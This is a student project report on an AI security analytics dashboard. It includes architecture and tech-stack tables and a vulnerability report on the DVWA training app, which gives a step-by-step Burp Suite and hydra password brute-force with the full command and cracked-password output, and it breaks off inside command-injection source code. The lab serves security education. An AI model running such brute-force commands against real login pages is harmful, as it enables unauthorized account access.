Project Title:

“AI-enhanced security analytics dashboard that provides real-time insights into security events, trends, and risks”

Project Number:

10

Project by:

Team 10.1

Team 10.1:

Siddhartha Naik

Adithya S Nair

Sameer Chauhan

Pushya Saie Raag Enuga

INDEX

Serial No.	Page Title	Page No.
I	Project Description & Abstract	1
II	Solution Architecture	7
III	Technology Stack	10
IV	Stage 1	12
V	Practice Website Vulnerability Report	15
VI	Main Website Vulnerability Report	50
VII	Stage 2	57
VIII	Stage 3	62
IX	Conclusion	67
X	Future Scope	76

Project Description

Title: AI-enhanced security analytics dashboard that provides real-time insights into security events, trends, and risks

Introduction:

This project aims to create an advanced security analytics system utilizing AI and machine learning to gather, process, and present security data from diverse sources. The objective is to swiftly identify threats, predict potential risks, and offer a user-friendly dashboard enabling efficient response and mitigation by security analysts.

Project Components:

Data Collection and Standardization:

Gathering security logs, network traffic data, and threat intelligence feeds from multiple sources.

Structuring and normalizing data to ensure consistency and compatibility for analysis.

AI and Machine Learning Analysis:

Utilizing machine learning algorithms to identify anomalies, patterns, and potential threats within the acquired data.

Building models for detecting threats, predicting risks, and recognizing trends.

Development of Security Analytics Dashboard:

Crafting an intuitive dashboard to display insights derived from AI and machine learning analysis.

Designing interactive visualizations to present a comprehensive overview of the security landscape.

Key Dashboard Features:

a. Real-time Threat Detection and Alerts:

Implementing systems to detect emerging threats and providing immediate alerts to security analysts.

b. Incident Investigation Tools:

Equipping the dashboard with tools to assist in the investigation of security incidents, such as drill-down features and detailed logs.

c. Trend Identification and Tracking:

Enabling the identification and tracking of security trends over time through historical data analysis.

d. Risk Assessment of Assets and Systems:

Providing an evaluation of security risks associated with various assets and systems, which could involve risk scoring or vulnerability categorization.

Project Workflow:

Data Collection and Preparation:

Setting up pipelines to gather security data and ensuring uniformity through data normalization.

AI and Machine Learning Model Development:

Training models for anomaly detection, threat identification, and risk prediction while refining them for accuracy.

Dashboard Development:

Creating a user-friendly interface with interactive visualizations and incorporating real-time threat detection.

Testing and Iteration:

Rigorously testing the system to ensure accuracy and reliability, gathering feedback for dashboard enhancement

Deployment and Maintenance:

Deploying the system within the security infrastructure and ensuring seamless integration with existing protocols.

Regular updates and maintenance to keep the system current and efficient.

Conclusion:

The implementation of this Advanced Security Analytics and Threat Detection Framework will significantly empower security analysts to proactively monitor, analyze, and address security threats effectively. Leveraging AI and machine learning for real-time threat detection and comprehensive visualization of security data will notably fortify the organization's cybersecurity defenses.

Develop an AI-enhanced security analytics dashboard that provides real-time insights into security events, trends, and risks.

By Team 10.1
(Siddharth, Pushya, Adithya, Sameer)

Abstract

As artificial intelligence (AI) transforms the security landscape, AI-enhanced security analytics dashboards emerge as a promising application to detect, prevent, and respond to threats. This project proposes to develop a customized AI-enhanced security analytics dashboard that leverages the latest AI and machine learning algorithms to analyze security data from diverse sources and provide real-time insights into security events, trends, and risks. The dashboard is to be user-friendly and interpretable, empowering security analysts to identify and understand the insights quickly and easily.

Objectives

1. Collect and normalize security data from a variety of sources. This may include security logs, network traffic data, and threat intelligence feeds.
2. Use AI and machine learning algorithms to analyze the security data. This can be used to identify patterns and anomalies, detect threats, and predict future risks.
3. Develop a security analytics dashboard that visualizes the insights from the AI and machine learning analysis. The dashboard should be easy to use and interpretable, so that security analysts can quickly identify and respond to threats.

4. The dashboard should be able to:

   Detect threats in real time and alert security analysts.

   Provide security analysts with the tools they need to investigate security incidents.

   Identify and track security trends over time.

   Assess the security risk of different assets and systems.

Scope

The scope of AI-enhanced security analytics dashboards is relatively vast. They can help security teams to:

1. Improve their ability to detect and respond to threats in real time.
2. Reduce the time it takes to investigate and resolve security incidents.
3. Identify and track security trends over time.
4. Prioritize security resources and mitigate risks.
5. Gain a better understanding of their security landscape and identify areas for improvement.

Project Design Phase-I
Solution Architecture

Date	Oct - 2023
Team ID	10.1
Project Name	AI Security Dashboard
Team Members.	Siddharth, Adithya, Sameer, Pushya

Solution Architecture

Data Collection and Integration:
Logstash is employed for log data collection, gathering information from various sources.
Beats serve as lightweight data shippers, transferring data to other components such as Logstash or directly to Elasticsearch.
Custom Connectors and APIs are utilized to integrate with diverse data sources, allowing seamless data flow.

Data Storage and Processing:
Elasticsearch serves as a scalable data storage system, efficiently storing and indexing data.
Apache Kafka is employed for real-time data streaming, allowing high-throughput, fault-tolerant, and distributed data processing.
Apache Spark handles data processing and transformation, offering real-time and batch processing capabilities.

AI and Analytics Implementation:
Python with TensorFlow or PyTorch is used for AI model development, leveraging powerful libraries for machine learning and deep learning.
Matplotlib or Plotly aids in creating interactive dashboards for data visualization.
NLP libraries are integrated for automated report generation, utilizing natural language processing techniques.

Real-time Monitoring and Alerts:
Custom scripts or tools are developed for real-time monitoring, ensuring system health and performance.
Integration with messaging systems like Slack or email provides alerting mechanisms for system notifications.

User Interface and Experience:
React.js or Angular frameworks are utilized to build a responsive and interactive dashboard interface.
D3.js is employed for advanced data visualizations, enabling the creation of complex and customized visual elements.
Tools for user feedback and analytics help in continuously improving the user experience.


Security and Compliance:
Role-Based Access Control (RBAC) frameworks are implemented to manage user access effectively.
Regular security assessment tools and practices ensure compliance and adherence to best security practices.
Continuous updates of security patches and protocols are performed to maintain system security.

Testing and Quality Assurance:
Automated testing frameworks and load testing tools are utilized to ensure the system is thoroughly tested for performance, reliability, and scalability.

Deployment and Training:
Docker is used for containerization, simplifying deployment and scalability of system components.
Documentation tools aid in preparing comprehensive installation and deployment guides.

Training sessions are conducted using platforms like Zoom or dedicated training tools to educate users and administrators about system functionalities.
This architecture is designed to address data processing, analytics, user interface, security, testing, and deployment, ensuring a comprehensive and well-structured system to handle diverse data sources and processing requirements.

Solution Architecture Diagram


User.
User System.
Docker
Deployment
Testing And Quality Assurance
Autonomous Testing and load bearing
Data Collection
Elastic Search
Logstash
Beats
Custom Connectors/APi
React JS
D3.Js
Custom Tools
User Interface and Experience
Apache Kafka
Data Storage and processing
Apache Spark
Custom Secure Access Conftrol Framework
Security and compliance
AI Analytics and implementation.
Realtime Monitoring and alerts
AI Models and Integration
Custom monitoring Scripts
Message system Integration
NLP Libraries and Matplot for reporting and Visualising dataext
Python Machine and Deep Learning

TechnologyStack

Date:	**30 October 2023**
Team ID:	10.1
Project Name:	Ai-Enhanced Security Analytics Dashboard That Provides Real-Time Insights Into Security Events, Trends, And Risks
Maximum Marks:	4 Marks

Technical Architecture: The Deliverable shall include the architectural diagram as below and the information as per the table1 & table 2

Technical Architecture:

Architectural Diagram:



IBM Cloud
Real-time Monitoring
Data collection and integration
Data Storage and Processing
AI and Analytics Implementation
UI

Table 1: Components & Technologies:

S.No	Component Description	Technology
1.	User Interface	React.js, Angular, D3.js
2.	Data Collection	Logstash, Beats, Custom APIs
3.	Data Storage	Elasticsearch, Apache Kafka
4.	Data Processing	Apache Spark, Python (TensorFlow/PyTorch)
5.	AI and Analytics	Python (TensorFlow/PyTorch), NLP libraries
6.	Real-time Monitoring	Custom scripts, Messaging systems (Slack, email)

S.No	Component Description	Technology
7.	User Experience	User feedback tools, analytics
8.	Security and Compliance	RBAC frameworks, Security assessment tools
9.	Testing and Quality Assurance	Automated testing frameworks, Load testing tools
10.	Deployment and Training	Docker, Documentation tools, Zoom

Table 2: Application Characteristics:

S.No	Characteristics	Technology
1.	Open-Source Frameworks	React.js, Angular, D3.js, TensorFlow, PyTorch
2.	Security Implementations	RBAC, Security assessment tools
3.	Scalable Architecture	Microservices, Apache Kafka, Docker
4.	Availability	Load balancers, Distributed servers
5.	Performance	Apache Spark, Caching, CDNs

References:

1. Elasticsearch Documentation
2. Logstash Documentation
3. Beats Documentation
4. ELK Stack
5. Apache Kafka Documentation
6. Apache Spark Documentation
7. TensorFlow Documentation
8. PyTorch Documentation
9. Matplotlib Documentation
10. Plotly Documentation
11. Natural Language Toolkit (NLTK) Documentation
12. React.js Documentation
13. Angular Documentation
14. D3.js Documentation
15. Docker Documentation
16. Zoom Developer Documentation

Stage 1

Title of the project :- AI-enhanced security analytics dashboard

Overview :-

This project aims to use AI to enhance the security dashboard experience. AI will be used to automatically analyze the data collected and generate reports for the analysts. This saves time and improves the user experience.

List of Teammates:-

S.no	Name	College	Contact
1	Adithya S Nair	VIT Chennai	Adithya.Snair2021@Vitstudent.Ac.In
2	Pushya Saie Raag Enuga	VIT Chennai	Pushyasaie.Raagenuga2021@Vitstudent.Ac.In
3	Sameer Chauhan	VIT Vellore	Sameer.Chauhan2021@Vitstudent.Ac.In
4	Siddhartha Naik	VIT Chennai	Siddharthasanjay.Naik2021@Vitstudent.Ac.In

List of Vulnerability Table:-

S.no	Vulnerability Name	CWE - No
1	HSTS Missing from HTTPS Server	CWE-310
2	Cross Site Scripting Vulnerability	CWE-79

REPORT

Vulnerability Name :- Cross Site Scripting Vulnerability

CWE :- CWE-79

OWASP Category :- Cross Site Scripting

Description :- Cross-Site Scripting (XSS) is a type of security vulnerability commonly found in web applications. It occurs when an application includes untrusted data in a web page sent to a client (typically a web browser) without proper validation or escaping.

Business Impact :- XSS (Cross-Site Scripting) is a security vulnerability that allows attackers to inject malicious code into a web page, which can result in significant business impacts. These include information leakage, where attackers can steal sensitive data such as login credentials, financial information, and personal data, resulting in significant risks to businesses and their customers. Successful XSS attacks can damage a company's reputation, reduce trust among customers, and result in a loss of business. Financial loss can occur when attackers conduct fraudulent transactions with stolen credentials or sensitive information. Legal issues can also arise as XSS attacks can violate data privacy laws and regulations, potentially resulting in damages and legal penalties. Attackers can also deface a website, displaying unwanted or inappropriate content that can offend or damage a business, and inject malicious code severe enough to cause a website to malfunction, slowing down or crashing and affecting business operations. Appropriate security measures must be implemented to prevent XSS attacks and reduce their impact.

Vulnerability Name :- HSTS Missing from HTTPS Server

CWE :- CWE-310

OWASP Category :- Broken Authentication

Description :- The remote web server is not enforcing HSTS, as defined by RFC 6797. HSTS is an optional response header that can be configured on the server to instruct the browser to only communicate via HTTPS. The lack of HSTS allows downgrade attacks, SSL-stripping man-in-the-middle attacks, and weakens cookie-hijacking protections.

Business Impact :- HSTS (HTTP Strict Transport Security) is crucial for any website that uses HTTPS. This security mechanism forces web browsers to only connect to a website over a secure HTTPS connection, preventing Man-in-the-Middle (MitM) attacks, boosting trust, maintaining legal compliance, improving SEO ranking and providing a positive user experience. Without HSTS, businesses may face security breaches, legal penalties, loss of credibility, traffic and revenue, and a negative user experience.

In this stage, we have identified the vulnerabilities with the website. We have defined the CWE and then identified the business impact using the OWASP Top 10.

DVWA Vulnerability Report

INDEX

S.no.	Vulnerability	Page no.
1.	Severity Table	2
2.	Brute Force	3
3.	Command Injection	4
4.	CSRF	12
5.	File Inclusion	14
6.	File Upload	16
7.	Insecure CAPTCHA	18
8.	SQL Injection	22
9.	SQL Injection (Blind)	24
10.	Weak Session IDs	25
11.	XSS (DOM)	26
12.	XSS (Reflected)	27
13.	XSS (Stored)	29
14.	CSP Bypass	32
15.	Javascript	33

Severity Table:

Vulnerability Detail	**Severity**
Brute Force	High
Command Injection	High
CSRF	High
File Inclusion	High
File Upload	High
Insecure CAPTCHA	Medium
SQL Injection	High
SQL Injection (Blind)	High
Weak Session IDs	Medium
XSS (DOM)	High
XSS (Reflected)	High
XSS (Stored)	High
CSP Bypass	High
Javascript	High

1. Brute Force

Severity: High

A brute-force attack consists of an attacker submitting many passwords or passphrases with the hope of eventually guessing a combination correctly. The attacker systematically checks all possible passwords and passphrases until the correct one is found. Alternatively, the attacker can attempt to guess the key which is typically created from the password using a key derivation function.

Mitigation:

- Use Strong Passwords
- Restrict Access to Authentication URLs
- Limit Login Attempts
- Use CAPTCHAs

Proof of Concept:

Brute Force: Low

1. Open up Burp Suite, click the Proxy tab then Options and have a Proxy Listener setup. Within Burp Suite move across to the intercept tab and make sure the Intercept button is on.


2. In the Connection settings within the browser set the radio button to manual proxy configuration. This needs to be set to your localhost on 127.0.0.1 and the port to 8080.

3. Enter username *UsEr* and a Password *PaSs* , then click the login button. The request should get received by Burps Proxy.

4. In Burp Suite, click the forward button to forward our intercepted request on to the web server. Due to not having entered the correct username and password, we get presented with an error message that states Username and/or password incorrect.

5. Use the data Intercepted by burp to construct your hydra command. hydra 192.168.0.20 -V -l admin -P ‘QuickPasswords.txt’ http-get-form “/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:F=Username and/or password incorrect.:H=Cookie: PHPSESSID=8g187lonl2odp8n45adoe38hg3; security=low”

6. Run the hydra command



```
[ATTEMPT] target 192.168.0.20 - login "admin" - pass "admin123" - 28 of 55 [chi
d 11] (0/0)
[ATTEMPT] target 192.168.0.20 - login "admin" - pass "admin1" - 29 of 55 [child
14] (0/0)
[ATTEMPT] target 192.168.0.20 - login "admin" - pass "admin12" - 30 of 55 [chil
 2] (0/0)
[ATTEMPT] target 192.168.0.20 - login "admin" - pass "admin1234" - 31 of 55 [ch
ld 15] (0/0)
[80][http-get-form] host: 192.168.0.20   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
```

2. Command Injection

Severity: High

Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. In this attack, the attacker-supplied operating system commands are usually executed with the privileges of the vulnerable application. Command injection attacks are possible largely due to insufficient input validation.


Mitigation:

- Avoid system calls and user input
- Set up input validation
- Create a white list
- Use only secure APIs

Proof of Concept:

Command Injection: Low

1. From the source code we can input random integer or any character instead of the IP Address, because the system did not validate user input, so we can input anything. We can use any operator (meta-characters) to trick the shell into executing arbitrary commands.


Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vulnerable Web Application (DVWA) v1.


localhost/dvwa/vulnerabilities/view_source.php?id=exec&security=high

Command Injection Source

vulnerabilities/exec/source/high.php

```
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

